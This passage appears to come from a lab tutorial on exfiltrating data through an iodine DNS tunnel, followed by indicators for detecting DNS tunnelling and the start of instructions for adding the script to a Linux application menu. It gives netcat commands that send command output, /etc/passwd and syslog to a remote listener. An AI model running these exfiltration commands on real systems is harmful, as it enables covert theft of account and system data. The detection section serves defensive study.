


***Client-side Command:*** *<command> | nc <server\_ip> <port>*

Explanation:

* <command>: Any shell command you want to execute.
* |: Pipes the output of the command to the next command.
* nc: Uses netcat to send data over the network.
* <server\_ip>: The IP address of the server.
* <port>: The port number on which the server is listening.

***Example:*** *ls | nc 192.168.1.1 12345*

This command lists the contents of the current directory and sends the output to the server at 192.168.1.1 on port 12345.

**Method 2: Exfiltrating the /etc/passwd File**

In this method, the contents of the /etc/passwd file on the client-side are sent through the established DNS tunnel to the server. The /etc/passwd file typically contains user account information.


***Server-side Command:*** *nc -l -p <port> > received\_passwd.txt*

Explanation:

* nc -l -p <port>: Listens on the specified port.
* received\_passwd.txt: Redirects the received data to a file named received\_passwd.txt.

***Example:*** *nc -l -p 12345 > password\_data.txt*

This command listens on port 12345 and saves the received data to password\_data.txt.




***Client-side Command:*** *cat /etc/passwd | nc <server\_ip> <port>*

Explanation:

* cat /etc/passwd: Reads the contents of the /etc/passwd file.
* |: Pipes the output of the cat command to netcat.
* nc <server\_ip> <port>: Sends the data to the server at <server\_ip> on port <port>.

***Example:*** *cat /etc/passwd | nc 192.168.1.1 12345*

This command reads the contents of the /etc/passwd file and sends the data to the server at 192.168.1.1 on port 12345.



**Method 3: Exfiltrating System Logs**


***Server-side Command:*** *nc -l -p <port> > received\_syslog.txt*

Explanation:

* nc -l -p <port>: Listens on the specified port.
* received\_syslog.txt: Redirects the received data to a file named received\_syslog.txt.

***Example:*** *nc -l -p 12345 > syslog\_data.txt*

This command listens on port 12345 and saves the received data to syslog\_data.txt.




***Client-side Command:*** *cat /var/log/syslog | nc <server\_ip> <port>*

Explanation:

* cat /var/log/syslog: Reads the contents of the system log file.
* |: Pipes the output of the cat command to netcat.
* nc <server\_ip> <port>: Sends the data to the server at <server\_ip> on port <port>.

***Example:*** *cat /var/log/syslog | nc 192.168.1.1 12345*

This command reads the contents of the system log file and sends the data to the server at 192.168.1.1 on port 12345.


****

Each of these methods utilizes the DNS tunnel established by iodine to exfiltrate data covertly:

* **Method 1:** Transfers the output of a specified command.
* **Method 2:** Transfers the contents of the /etc/passwd file.
* **Method 3:** Transfers the contents of a system log file.

By using the DNS tunnel, these methods can bypass traditional security measures, making it difficult for network monitoring tools to detect the data exfiltration.

1. ***Detection of DNS Tunneling Attack:***

****Detecting DNS tunneling attacks involves identifying anomalies and suspicious patterns in DNS traffic. This includes examining unusual domain names, large response sizes, frequent queries, and malformed packets to uncover potential hidden data exfiltration.

To detect DNS tunneling attacks, observe for the following indicators:

* **Large DNS Responses:** Excessively large responses could hide exfiltrated data.
* **Frequent Queries:** Repeated queries to the same domain may signal data exfiltration attempts.
* **Port Usage:** DNS traffic should typically be on port 53; deviations might indicate tunneling.
* **Malformed Packets:** Presence of malformed packets could suggest attempts to obscure malicious data.
* **Long Domain Names:** Attackers may use unusually long domain names to encode and transmit data.
* **Consistent Timing:** Regularly timed packets may point to automated and persistent tunneling activity.

**INTEGRATING BASH SCRIPT INTO THE APPLICATION MENU WITH ALACARTE:**

Before using Alacarte, make sure you have the following files ready:

1. **Create Your Main Script:**


Ensure that your main script is complete and functioning correctly.

Example: ***DNS\_tunneling.sh***

1. **Creating a Wrapper Script:**

A wrapper script is used to ensure that the terminal emulator (QTerminal in this case) executes the main script in a way that each step's output is visible to the user, preventing the terminal from closing immediately after script execution.

1. Open a Text Editor: (e.g., nano, vim, or a graphical editor).
2. Create the Wrapper Script: Save it as ***wrapper\_DNS\_tunneling.sh***
3. Replace ***/home/kali/DNS\_tunneling.sh*** with the actual path to your main script.
4. Make the Wrapper Script Executable: ***chmod +x wrapper\_DNS\_tunneling.sh***




1. **Alacarte**

